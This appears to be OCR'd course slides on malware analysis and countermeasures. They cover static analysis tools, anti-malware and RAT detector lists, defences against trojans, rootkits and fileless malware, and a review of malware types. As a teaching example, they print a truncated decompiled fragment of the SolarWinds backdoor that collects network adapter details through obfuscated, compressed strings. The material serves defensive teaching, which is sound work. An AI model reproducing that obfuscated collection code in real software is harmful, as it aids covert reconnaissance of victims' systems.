
A knowledge of assembly language is helpful when analyzing malware

STATIC CODE ANALYSIS EXAMPLE


SolarWinds infected code seen via DLL decompiler dotPeek

```
private static string GetNetworkAdapterConfiguration()
{
  string adapterConfiguration = "";
  try
  {
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(OrionImprovementBusinessLayer.ZipHelper.Unzip("C07NSU0uUdBScCvKz1UIz8wzNor3Sy
    {
      foreach (ManagementObject managementObject in managementObjectSearcher.Get().Cast<ManagementObject>())
      {
        adapterConfiguration += "\n";
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c0ktTi7KLCjJzM
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("83V0dkxJKUotLg
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c/FwDnDNS0zKSU
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c/FwDghOLSpLLQ
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c/EL9sgvLvFLzE
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c/ELdsnPTczMCy
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c/ELDk4tKkstCk
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("8wxwTEkpSi0uBg
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("8wwILk3KSy0BAA
        adapterConfiguration += OrionImprovementBusinessLayer.GetManagementObjectProperty(managementObject, OrionImprovementBusinessLayer.ZipHelper.Unzip("c0lNSyzNKfEMcE
      }
      return adapterConfiguration;
    }
  }
  catch (Exception ex)
  {
    return adapterConfiguration + ex.Message;
  }
```

IDA PRO EXAMPLE



DEPENDENCY WALKER EXAMPLE



7.10 MALWARE COUNTER-MEASURES

- Countermeasures
- Solution Examples

MALWARE COUNTERMEASURES

- Install a good antivirus program
  - Keep it updated
  - Scan your system regularly
  - Consider enabling real-time protection
- Keep your system patched
- Regularly back up data
  - Store backups in a safe location

- Safely store clean original copies of all software
- Enable browser security features such as popup blockers and site safety
- Set restore points before and after installing any new program on a Windows system.

MALWARE COUNTERMEASURES (CONT'D)

- Airgap the device
  - Physically isolate the device or network
  - Disallow any removable media from plugging into the device
- Exercise caution when downloading programs/files from Internet
  - Scan applications and files before installing/opening them
- Train users to recognize and avoid potentially dangerous sites
  - Free online gaming or gambling
  - Software sharing and download sites.

MALWARE COUNTERMEASURES (CONT'D)


- Do not open attachments/click links from unknown senders
  - Watch out for attachments that have two extensions (such as .avi.exe)
  - Be especially careful about files/apps shared through social media and file sharing sites
- Install Immunizer software on the host
  - Attaches code to a file or application
  - Fools a virus into 'thinking' the device is already infected (comparable to a human vaccine)
  - Examples include: BitDefender USB Immunizer, Panda USB Vaccine
- Enable malicious behavior blocking features in the OS:
  - Windows Defender
  - Linux Endpoint.

TROJAN COUNTERMEASURES

- Block unnecessary ports at the host and edge firewalls
- Restrict desktop permissions
- Harden/disable weak/default configurations settings
- Do not blindly type commands or use pre-made scripts/programs
- Ensure internal traffic is monitored for encrypted traffic/unusual ports
- Ensure that file integrity at each workstation is consistently managed.

BACKDOOR COUNTERMEASURES

- Run netstat -naob to find unexpected open ports
  - Determine the owning process and source files
- Block unnecessary ports on the host firewall
- Deploy a NIDS to monitor for unusual network traffic.



ROOTKIT COUNTERMEASURES


- Perform a file integrity check using a tool such as RootkitRevealer from SysInternals
- If a system has a kernel-level rootkit, the only safe and secure way to clean it is to:
  - Completely wipe the hard drive
  - Perform a clean installation of the operating system

RAT COUNTERMEASURES

- Recognize that RATs are challenging to detect
  - **An infection can go undetected for years**
  - RAT software can only be identified once it is operating on your system
  - RATs use obfuscation methods such as parallel programs to cloak their activities
  - Persistence modules that use rootkit techniques make RATs very difficult to delete
- Install a HIDS on newly-deployed hosts
- Install a NIDS to watch for suspicious network activity
- If necessary, reinstall the OS and all software from a clean source or image.

RAT DETECTORS

- SolarWinds Security Event Manager
- Snort
- OSSEC
- Zeek
- Suricata
- Sagan
- Security Onion
- AIDE
- OpenWIPS-NG
- Samhain
- Fail2Ban.



FILELESS MALWARE MITIGATION TECHNIQUES

- Perform behavior-based analysis to identify malicious activities and patterns
- Identify the scripts or actions responsible for loading the malware into memory
- Set PowerShell script policy to Restricted
- Keep up with patches and updates.

ANTI-MALWARE SOFTWARE EXAMPLES


- TotalAV
- PCProtect
- Symantec Endpoint Protection
- ScanGuard
- Bitdefender
- Norton
- Windows Defender
- AVG
- Avast
- McAfee
- Malwarebytes
- BullGuard
- Kaspersky
- ESET
- Panda
- Trend Micro
- F-Secure
- ZoneAlarm
- SpeedyClean.

CLOUD-BASED ANTIVIRUS

- Stores information about malware variants in the cloud, rather than on a user's device
- Access to a larger threat database without having to house it on your hard drive
- Smaller installation agent for your antivirus software, so it takes up less space
- Near real-time definition updates based on data gathered from the entire network of users.

CLOUD-BASED ANTIVIRUS EXAMPLES

- Kaspersky Security Cloud
- Malwarebytes
- Webroot
- Sophos Endpoint Protection
- AVAST Business Hub
- ESET Endpoint Security
- Bitdefender
- AVIRA
- McAfee
- Panda Antivirus.




7.11 MALWARE THREATS REVIEW

- Review


MALWARE THREATS REVIEW

- Malware is malicious software that disables/damages computer systems
- A virus is a self-replicating program
- Viruses are categorized based on what/how they infect
- A worm is a more advanced type of virus that does not need to be attached to another file
  - It does not need human intervention to execute or spread



MALWARE THREATS REVIEW


- Malware is malicious software that disables/damages computer systems
- A virus is a self-replicating program
- Viruses are categorized based on what/how they infect
- A worm is a more advanced type of virus that does not need to be attached to another file
  - It does not need human intervention to execute or spread



- A trojan is a program that hides malicious code inside a seemingly normal program
- A Remote Access Trojan (RAT) is the most common type of trojan
- A wrapper is used to bind the Trojan executable to another application
- A cryptor is used to obfuscate malicious code so it is harder to detect
- Trojans often use covert channels such as ICMP tunneling to evade detection


MALWARE THREATS REVIEW

- A rootkit replaces part of the operating system and is very hard to detect or clean
- Ransomware encrypts a user's files and then demands payment for the decryption key
- A botnet is an "army" of hundreds or thousands of infected "zombie" machines under the control of a central Command and Control (C&C) server
- Beaconing is the periodic connection of a zombie to its C&C server to see if it has attack instructions



MALWARE THREATS REVIEW

- A rootkit replaces part of the operating system and is very hard to detect or clean
- Ransomware encrypts a user's files and then demands payment for the decryption key
- A botnet is an "army" of hundreds or thousands of infected "zombie" machines under the control of a central Command and Control (C&C) server
- Beaconing is the periodic connection of a zombie to its C&C server to see if it has attack instructions



- There are many tools you can use to create viruses, worms, and trojans
- An exploit/crimeware kit delivers exploits/payload to target system
- A sheep dip computer is a controlled environment in which you can watch and analyze malware activity in realtime
- You can use other tools to disassemble or reverse engineer a malware executable
- The best defense against malware is updated anti-malware software combined with awareness